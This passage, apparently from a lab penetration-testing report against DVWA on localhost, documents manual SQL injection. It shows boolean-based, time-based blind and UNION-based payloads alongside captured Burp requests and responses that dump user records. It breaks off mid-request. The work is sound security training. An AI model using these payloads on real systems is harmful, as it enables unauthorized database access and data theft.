sqlmap successfully exploited SQL Injection, unlike Nikto or ZAP, highlighting the need for specialized tools for application-level vulnerabilities.

---

5. Manual Testing Results

Manual testing was conducted on the following endpoint:

/DVWA/vulnerabilities/sqli/

5.1 Boolean-Based SQL Injection

Request

GET /DVWA/vulnerabilities/sqli/?id=1'%20OR%201=1--%20-&Submit=Submit HTTP/1.1


Payload :

1' OR 1=1-- -

Result

- Returned all database records
- Authentication logic bypassed

This confirms the presence of **SQL Injection vulnerability**.




Vulnerability: SQL Injection

User ID: 1


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/




```
GET /DVWA/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0b21Ad
G9tLmNvbSIsInBhc3N3b3JkIjoiYjE3ZjZiZDAwOTcwM2Q2ZjgwMDc2MGQzYjkyMjJlMjYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImx
hc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3Jld
CI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTEyLTE0IDE0OjM0OjM1LjYxOCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTEyLTE0IDE
0OjM0OjM1LjYxOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjU3MjM5NTB9.CnjxOY4xs0Sccb9Z0TJnNol3iHrcjXDTzelnJK0l7bPHhrl7
61G5G_rYTlLQw0F_PWdMIbVERS_PrC-lHWnCNSAvWMx2iXBfpO9ORLXTAtxXkpmnG0BQV5KKIm0y_8-bbN0V5E9MkGPjPCs4sQb_PbPkgVoBZme5-Tkm2qrwcQ
g; PHPSESSID=5961bf3ffdcdae269cae6d1a40315991; security=low; theme=dark
Connection: keep-alive

```

Captured the request in Burp Suite.



```
GET /DVWA/vulnerabilities/sqli/?id=1'%20OR%201=1--%20&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0b21AdG9tLmNvbSIsInBhc3N3b3JkIjoiYjE3ZjZiZDAwOTcwM2Q2ZjgwMDc2MGQzYjkyMjJlMjYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTEyLTE0IDE0OjM0OjM1LjYxOCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTEyLTE0IDE0OjM0OjM1LjYxOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjU3MjM5NTB9.CnjxOY4xs0Sccb9Z0TJnNol3iHrcjXDTzelnJKOl7bPHhrl761G5G_rYTlLQw0F_PWdMIbVERS_PrC-lHWnCNSAvWMx2iXBfpO9ORLXTAtxXkpmnG0BQV5KKIm0y_8-bbN0V5E9MkGPjPCs4sQb_PbPkgVoBZme5-Tkm2qrwcQg; PHPSESSID=5961bf3ffdcdae269cae6d1a40315991; security=low; theme=dark
```

Modified id parameter to 1' OR 1=1-- - to bypass authentication logic.



```
          </form>
          <pre>
            ID: 1' OR 1=1-- <br />
            First name: admin<br />
            Surname: admin
          </pre>
          <pre>
            ID: 1' OR 1=1-- <br />
            First name: Gordon<br />
            Surname: Brown
          </pre>
          <pre>
            ID: 1' OR 1=1-- <br />
            First name: Hack<br />
            Surname: Me
          </pre>
          <pre>
            ID: 1' OR 1=1-- <br />
            First name: Pablo<br />
            Surname: Picasso
          </pre>
          <pre>
            ID: 1' OR 1=1-- <br />
            First name: Bob<br />
            Surname: Smith
          </pre>
        </div>
```

SQL Injection returning all user records

5.2 Time-Based Blind SQL Injection


Request

GET /DVWA/vulnerabilities/sqli/?id=1'%20AND%20SLEEP(5)--%20-&Submit=Submit HTTP/1.1

Payload :
1' AND SLEEP(5)-- -


Result

- Noticeable delay in server response
- Confirms blind SQL injection capability



```
GET /DVWA/vulnerabilities/sqli/?id=1'%20AND%20SLEEP(5)--%20-&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0b21Ad
G9tLmNvbSIsInBhc3N3b3JkIjoiYjE3ZjZiZDAwOTcwM2Q2ZjgwMDc2MGQzYjkyMjJlMjYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImx
hc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3Jld
CI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTEyLTE0IDE0OjM0OjM1LjYxOCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTEyLTE0IDE
0OjM0OjM1LjYxOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjU3MjM5NTB9.CnjxOY4xs0Sccb9ZOTJnNol3iHrcjXDTzelnJKOl7bPHrl7
61G5G_rYTlLQw0F_PWdMIbVERS_PrC-lHWnCNSAvWMx2iXBfpO9ORLXTAtxXkpmnG0BQV5KKIm0y_8-bbNOV5E9MkGPjPCs4sQb_PbPkgVoBZme5-Tkm2qrwcQ
g; PHPSESSID=5961bf3ffdcdae269cae6d1a40315991; security=low; theme=dark
Connection: keep-alive
```

Modified `id` parameter to `1' AND SLEEP(5)-- -` to test time-based vulnerability.



```
Server: Apache/2.4.65 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4591
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA)
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
    </script>
```

Time-based SQL Injection response delay

5.3 UNION-Based SQL Injection

Column Enumeration

GET /DVWA/vulnerabilities/sqli/?id=1'%20ORDER%20BY%201-- -
GET /DVWA/vulnerabilities/sqli/?id=1'%20ORDER%20BY%202-- -

Payload :
1' ORDER BY 1-- -
1' ORDER BY 2-- -


Data Extraction

GET /DVWA/vulnerabilities/sqli/?id=1'%20UNION%20SELECT%20NULL,USER()-- -

Payload :
1' UNION SELECT NULL, USER()-- -


Result

- Database user revealed: user@localhost




```
GET /DVWA/vulnerabilities/sqli/?id=1'%20ORDER%20BY%202--%20-&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0b21Ad
G9tLmNvbSIsInBhc3N3b3JkIjoiYjE3ZjZiZDAwOTcwM2Q2ZjgwMDc2MGQzYjkyMjJlMjYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImx
hc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JlD
CI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTEyLTE0IDE0OjM0OjM1LjYxOCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTEyLTE0IDE
0OjM0OjM1LjYxOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NjU3MjM5NTB9.CnjxOY4xs0Sccb9ZOTJnNol3iHrcjXDTzelnJKOl7bPHhrl7
61G5G_rYTlLQw0F_PWdMIbVERS_PrC-lHWnCNSAvWMx2iXBfpO9ORLXTAtxXkpmnG0BQV5KKIm0y_8-bbNOV5E9MkGPjPCs4sQb_PbPkgVoBZme5-Tkm2qrwcQ
g; PHPSESSID=5961bf3ffdcdae269cae6d1a40315991; security=low; theme=dark
Connection: keep-alive


```

Column enumeration using `/DVWA/vulnerabilities/sqli/?id=1' ORDER BY 1-- -` and `/ORDER BY 2-- -` to find number of columns.



```
GET /DVWA/vulnerabilities/sqli/?id=1'%20UNION%20SELECT%20NULL,USER()--%20-&Submit=Submit HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
ge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
